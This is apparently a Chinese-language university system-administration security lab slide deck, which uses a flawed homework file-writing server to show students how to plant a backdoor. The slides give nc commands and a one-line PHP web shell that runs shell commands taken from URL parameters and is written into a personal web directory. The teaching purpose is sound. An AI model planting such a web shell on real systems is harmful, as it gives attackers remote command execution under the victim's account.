NASA LAB 7

@QAZWSXEDCRFVTG14

安全

- 系上的服務不一定都是時時安全的
- 常常會有使用者在上面做奇怪的事情，導致安全性降低

例子

- 免費列印事件
- Dirty Cow 本地提權
- 密碼撞庫

免費列印事件

- 簡單來講
- 就是之前在工作站上列印的lpr指令有bug
- 導致使用者可以免費列印

- 直到現在都還沒修好

DIRTY COW

- 這是一個兩年前的事情
- Dirty copy-on-write
- 簡單來講就是可以無視權限，在系統上任意的覆寫檔案

密碼撞庫

- 有些粗心的使用者
- 在其他地方用跟工作站上一樣的密碼
- 結果其他地方的密碼資料庫外洩了
- 然後就有人拿著那些密碼來試著登入系上的系統

工作站安全

- 工作站上經常被使用者來拿寫作業
- 如果某個作業出得有瑕疵…?

有瑕疵的作業

- 可以讓自己以外的人，對自己的家目錄讀寫東西

例子: 某年SYSTEM PROGRAMING HW1

3 Sample execution

blue texts indicates input by user.

- Read-server side (suppose in linux1.csie.ntu.edu.tw)
  $ ./read_server 4000
  ```
  starting on linux1, port 4000, fd 3, maxconn 1024...
  ```
- Write-server side (suppose in linux1.csie.ntu.edu.tw)
  $ ./write_server 4001
  ```
  starting on linux1, port 4001, fd 3, maxconn 1024...
  ```
- Client side (connecting to the read server)
  $ telnet linux1.csie.ntu.edu.tw 4000
  ```
  Trying 140.112.30.32...
  Connected to 140.112.30.32.
  Escape character is '^]'.
  ```
  sp_sample_file.txt
  ```
  ACCEPT
  sp_sample_content
  Connection closed by foreign host.
  ```
- Client side (connecting to the write server)
  $ telnet linux1.csie.ntu.edu.tw 4001
  ```
  Trying 140.112.30.32...
  Connected to 140.112.30.32.
  Escape character is '^]'.
  ```
  sp_sample_created_file.txt
  ```
  ACCEPT
  ```
  sp_sample_created_content
  ^]
  ```
  telnet> quit
  Connection closed by foreign host.
  ```

安全問題

- 如果使用者把這個東西開在工作站上不關掉，會有那些安全問題呢?

安全問題

- 相當於把整個帳號送人了

WHY?

- 因為工作站上面有各式各樣的服務
- 例如個人網頁，而個人網頁是用使用者本身的權限執行的！

LAB

- Goal
  - 寫入一個backdoor
- Requirements :
  - Test the write server
  - Create a backdoor
  - Show TA your backdoor

步驟

- 下載write server
  - https://www.csie.ntu.edu.tw/~b05902086/write_server
- 如果沒有工作站的帳號的話，請下載這個
  - https://www.csie.ntu.edu.tw/~joe/nasa.ova

步驟

- 在工作站上執行write server

```
(7 ms) Sun Apr 28 10:06:02
(13)#~
(csie)b05902086@linux1:[1]$ ./write_server 9487

starting on linux1, port 9487, fd 3, maxconn 1024...
```


步驟

- 用另一台機器nc/telnet上去，然後寫入PHP的backdoor
- 並且記得把pass改掉

```
(9.48 s) Sun Apr 28 10:15:08
(14)#/mnt/c/Users/qazws
(arch)joe@SB2:[0]$ nc linux1.csie.ntu.edu.tw 9487
htdocs/backdoor.php
ACCEPT
 <?php if($_GET['pass']==="NVO9sS32s")system($_GET['cmd']); ?>
^C
```

步驟

- 然後透過瀏覽器上去，就能用backdoor做壞事了(?)



很重要的一點

- Lab結束後，記得把write server關掉。
- 也別忘了把剛剛的backdoor刪掉。